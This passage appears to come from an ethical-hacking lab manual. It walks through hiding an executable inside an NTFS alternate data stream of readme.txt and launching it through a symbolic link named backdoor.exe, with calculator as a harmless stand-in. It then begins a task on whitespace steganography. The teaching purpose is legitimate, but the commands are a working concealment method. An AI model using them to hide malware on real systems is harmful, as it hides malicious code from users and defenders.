
12. In the **Command Prompt**, type **dir** and press **Enter**. This action lists all the files present in the directory, along with their file sizes. Note the file size of **readme.txt**.


Select Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Users\Administrator>cd C:\magic
C:\magic>notepad readme.txt
C:\magic>dir
Volume in drive C has no label.
Volume Serial Number is 5A1A-18E5
Directory of C:\magic
06/04/2020 12:11 AM <DIR> .
06/04/2020 12:11 AM <DIR> ..
09/15/2018 12:12 AM 27,648 calc.exe
06/04/2020 12:13 AM 13 readme.txt
2 File(s) 27,661 bytes
2 Dir(s) 55,372,279,808 bytes free
C:\magic>

13. Now, type **type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe** and press **Enter**. This command will hide **calc.exe** inside the **readme.txt**.


Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Users\Administrator>cd C:\magic
C:\magic>notepad readme.txt
C:\magic>dir
Volume in drive C has no label.
Volume Serial Number is 5A1A-18E5
Directory of C:\magic
06/04/2020 12:11 AM <DIR> .
06/04/2020 12:11 AM <DIR> ..
09/15/2018 12:12 AM 27,648 calc.exe
06/04/2020 12:13 AM 13 readme.txt
2 File(s) 27,661 bytes
2 Dir(s) 55,372,279,808 bytes free
C:\magic>type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe
C:\magic>

14. ☐ In the **Command Prompt**, type **dir** and press **Enter**. Note the file size of readme.txt, which should not change.


Select Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Users\Administrator>cd C:\magic
C:\magic>notepad readme.txt
C:\magic>dir
Volume in drive C has no label.
Volume Serial Number is 5A1A-18E5
Directory of C:\magic
06/04/2020 12:11 AM <DIR> .
06/04/2020 12:11 AM <DIR> ..
09/15/2018 12:12 AM 27,648 calc.exe
06/04/2020 12:13 AM 13 readme.txt
2 File(s) 27,661 bytes
2 Dir(s) 55,372,279,808 bytes free
C:\magic>type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe
C:\magic>dir
Volume in drive C has no label.
Volume Serial Number is 5A1A-18E5
Directory of C:\magic
06/04/2020 12:11 AM <DIR> .
06/04/2020 12:11 AM <DIR> ..
09/15/2018 12:12 AM 27,648 calc.exe
06/04/2020 12:16 AM 13 readme.txt
2 File(s) 27,661 bytes
2 Dir(s) 55,372,201,984 bytes free
C:\magic>


15. ☐ Navigate to the directory **C:\magic** and delete **calc.exe**.
16. ☐ In the **Command Prompt**, type **mklink backdoor.exe readme.txt:calc.exe** and press **Enter**.

Select Administrator: Command Prompt

```
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>cd C:\magic

C:\magic>notepad readme.txt

C:\magic>dir
 Volume in drive C has no label.
 Volume Serial Number is 5A1A-18E5

 Directory of C:\magic

06/04/2020  12:11 AM    <DIR>          .
06/04/2020  12:11 AM    <DIR>          ..
09/15/2018  12:12 AM            27,648 calc.exe
06/04/2020  12:13 AM                13 readme.txt
               2 File(s)         27,661 bytes
               2 Dir(s)  55,372,279,808 bytes free

C:\magic>type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe

C:\magic>dir
 Volume in drive C has no label.
 Volume Serial Number is 5A1A-18E5

 Directory of C:\magic

06/04/2020  12:11 AM    <DIR>          .
06/04/2020  12:11 AM    <DIR>          ..
09/15/2018  12:12 AM            27,648 calc.exe
06/04/2020  12:16 AM                13 readme.txt
               2 File(s)         27,661 bytes
               2 Dir(s)  55,372,201,984 bytes free

C:\magic>mklink backdoor.exe readme.txt:calc.exe
symbolic link created for backdoor.exe <<===>> readme.txt:calc.exe

C:\magic>
```

17. Now, type **backdoor.exe** and press **Enter**. The calculator program will execute, as shown in the screenshot.

For demonstration purposes, we are using the same machine to execute and hide files using NTFS streams. In real-time, attackers may hide malicious files in the target system and keep them invisible from the legitimate users by using NTFS streams, and may remotely execute them whenever required.


Select Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Users\Administrator>cd C:\magic
C:\magic>notepad readme.txt
C:\magic>dir
Volume in drive C has no label.
Volume Serial Number is 5A1A-18E5
Directory of C:\magic
06/04/2020 12:11 AM <DIR> .
06/04/2020 12:11 AM <DIR> ..
09/15/2018 12:12 AM 27,648 calc.exe
06/04/2020 12:13 AM 13 readme.txt
2 File(s) 27,661 bytes
2 Dir(s) 55,372,279,808 bytes free
C:\magic>type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe
C:\magic>dir
Volume in drive C has no label.
Volume Serial Number is 5A1A-18E5
Directory of C:\magic
06/04/2020 12:11 AM <DIR> .
06/04/2020 12:11 AM <DIR> ..
09/15/2018 12:12 AM 27,648 calc.exe
06/04/2020 12:16 AM 13 readme.txt
2 File(s) 27,661 bytes
2 Dir(s) 55,372,201,984 bytes free
C:\magic>mklink backdoor.exe readme.txt:calc.exe
symbolic link created for backdoor.exe <<===>> readme.txt:calc.exe
C:\magic>backdoor.exe
C:\magic>
Calcul...
View Edit Help
0
MC MR MS M+ M-
CE C ± √
7 8 9 / %
4 5 6 * 1/x
1 2 3 - =
0 . +

18. ☐ This concludes the demonstration of how to hide malicious files using NTFS streams.
19. ☐ Close all open windows and document all the acquired information.

Task 4: Hide Data using White Space Steganography

An attacker knows that many different types of files can hold all sorts of hidden information and that tracking or finding these files can be an almost impossible task. Therefore, they use stenographic techniques to hide data. This allows them to retrieve messages from their home base and send back updates without a hint of malicious activity being detected.

